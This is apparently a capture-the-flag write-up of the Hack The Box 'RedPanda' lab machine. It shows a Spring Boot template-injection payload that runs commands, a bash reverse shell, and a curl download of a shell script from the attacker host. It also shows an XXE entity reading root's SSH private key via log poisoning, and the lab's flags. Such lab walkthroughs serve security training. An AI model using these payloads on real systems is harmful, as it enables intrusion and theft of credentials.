

Hack The Box — RedPanda

1. Machine Information

- **Target IP:** 10.129.227.207
 - **Machine Name:** RedPanda
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Web app (Spring Boot) → SSTI → RCE → Reverse shell → Source code credential leak → SSH (woodenk) → XXE via image processing → Log poisoning → SSH key extraction → Root

3. Tools Used

- nmap
 - netcat
 - python3
 - curl
 - wget
 - exiftool
 - ssh
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.227.207
```

Findings

- 22 → SSH
- 8080 → HTTP (Apache Tomcat / Spring Boot)

Why It Matters

- Web app (Spring Boot) → likely vulnerable to SSTI

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/RedPanda]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.227.207
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 11:31 +0530
Nmap scan report for 10.129.227.207
Host is up (0.35s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp  open  http      Apache Tomcat (language: en)
|_ http-title: Red Panda Search | Made with Spring Boot
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.52 seconds
```

5. Enumeration

Step 1 — Access Web Application


URL:

<http://10.129.227.207:8080/>

Result:

Red Panda Search page

Screenshot 2 — Web Page



Step 2 — Identify Technology

Observation:


- Page source shows:

Spring Boot

Why Important:

- Spring Boot → SSTI possibility

Screenshot 3 — Source Code



6. Exploitation

Step 3 — SSTI Detection

Payload:

`{7*7}`


Result:

49

WHY IT WORKS

- Server evaluates template expressions

Screenshot 4 — SSTI Confirmation



Step 4 — Command Execution


Payload:

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
```

RESULT

uid=1000(woodenk)

Screenshot 5 — Command Execution



Step 5 — Prepare Reverse Shell

```
nano shell1.sh
```

```
bash -i >& /dev/tcp/10.10.15.96/4444 0>&1
```

Step 6 — Start HTTP Server

```
python -m http.server 8080
```

Step 7 — Download Payload

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('curl
10.10.15.96:8080/shell1.sh -o /tmp/shell1.sh').getInputStream())}
```

Step 8 — Make Executable

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('chmod +x
/tmp/shell1.sh').getInputStream())}
```

Step 9 — Start Listener

```
nc -lvnp 4444
```


Step 10 — Execute Shell

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('/bin/bash
/tmp/shell1.sh').getInputStream())}
```

RESULT

woodenk

Screenshot 6 — Reverse Shell



```
(abhay@Kali)-[~/Desktop/RedPanda]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.96] from (UNKNOWN) [10.129.227.207] 41676
bash: cannot set terminal process group (870): Inappropriate ioctl for device
bash: no job control in this shell
woodenk@redpanda:/tmp/hsperfdata_woodenk$ whoami
woodenk
woodenk@redpanda:/tmp/hsperfdata_woodenk$
```

7. Shell Access

- User:

woodenk

8. Post-Exploitation

Step 11 — Source Code Analysis

Path:

/opt/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java

RESULT

username: woodenk

password: RedPandazRule

Why Important:

Credential reuse → SSH access

Screenshot 7 — Credentials in Source

```
for (String word : no_no_words) {
    if(arg.contains(word)){
        return "Error ocured: banned characters";
    }
}
return arg;
}
public ArrayList searchPanda(String query) {
    Connection conn = null;
    PreparedStatement stmt = null;
    ArrayList<ArrayList> pandas = new ArrayList();
    try {
        Class.forName("com.mysql.cj.jdbc.Driver");
        conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda", "woodenk", "RedPandazRule");
        stmt = conn.prepareStatement("SELECT name, bio, imgloc, author FROM pandas WHERE name LIKE ?");
        stmt.setString(1, "%" + query + "%");
        ResultSet rs = stmt.executeQuery();
        while(rs.next()){
            ArrayList<String> panda = new ArrayList<String>();
            panda.add(rs.getString("name"));
            panda.add(rs.getString("bio"));
            panda.add(rs.getString("imgloc"));
            panda.add(rs.getString("author"));
            pandas.add(panda);
        }
    } catch (Exception e) { System.out.println(e);}
}
```

Step 12 — SSH Login

ssh woodenk@10.129.227.207

RESULT

woodenk

Screenshot 8 — SSH Access

```
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

System information as of Wed 08 Apr 2026 06:49:49 AM UTC

```
System load:          0.08
Usage of /:           80.9% of 4.30GB
Memory usage:         41%
Swap usage:           0%
Processes:            214
Users logged in:      0
IPv4 address for eth0: 10.129.227.207
IPv6 address for eth0: dead:beef::250:56ff:feb0:dfb
```

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: `sudo apt update`

Last login: Tue Jul 5 05:51:25 2022 from 10.10.14.23

woodenk@redpanda:~\$ whoami

woodenk

woodenk@redpanda:~\$ █

9. Privilege Escalation

Step 13 — Create Malicious XML (XXE)

```
nano hex_creds.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author [
<!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa">
]>
<credits>
<author>&xxe;</author>
</credits>
```

Step 14 — Host Payload

```
python -m http.server 8000
```

Step 15 — Download Payload

```
wget 10.10.15.96:8000/hex_creds.xml -O /tmp/hax_creds.xml
```

Step 16 — Prepare Image

```
wget http://10.129.227.207:8080/img/smooch.jpg
```

```
exiftool -Artist="../tmp/hax" smooch.jpg
```

Step 17 — Upload Image

```
wget 10.10.15.96:8000/smooch.jpg -O /tmp/smooch.jpg
```

Step 18 — Log Poisoning

```
curl -A "test| |../..../..../..../tmp/smooch.jpg" http://10.129.227.207:8080/
```

Step 19 — Wait Execution

- Wait ~2 minutes for processing
-

Step 20 — Read Extracted Data

```
cat /tmp/hax_creds.xml
```

RESULT

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
...
```

```
-----END OPENSSH PRIVATE KEY-----
```

Screenshot 9 — SSH Key


```
woodenk@redpanda:~$ cat /tmp/hax_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author>
<credits>
  <author>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUCDUZ00tGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUCDUZ00tGk+eas+bFezfQ
AAAEcj9KoL1KnAlvQDz93ztNrR0ky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RACmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----</author>
</credits>
woodenk@redpanda:~$
```

Step 21 — Save Key

nano id_rsa

chmod 600 id_rsa

Step 22 — SSH as Root

ssh -i id_rsa root@10.129.227.207

RESULT

root

Screenshot 10 — Root Shell

```
0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jun 30 13:17:41 2022
root@redpanda:~# whoami
root
root@redpanda:~#
```

10. Flags

User Flag

cat /home/woodenk/user.txt

Screenshot 11 — User Flag

```
root@redpanda:~# cat /home/woodenk/user.txt  
74e24eb850d00a72a82152d55b014066
```

Root Flag

```
cat /root/root.txt
```

Screenshot 12 — Root Flag

```
root@redpanda:~# cat /root/root.txt  
7240eb6ace020a220600d041607c6ef5
```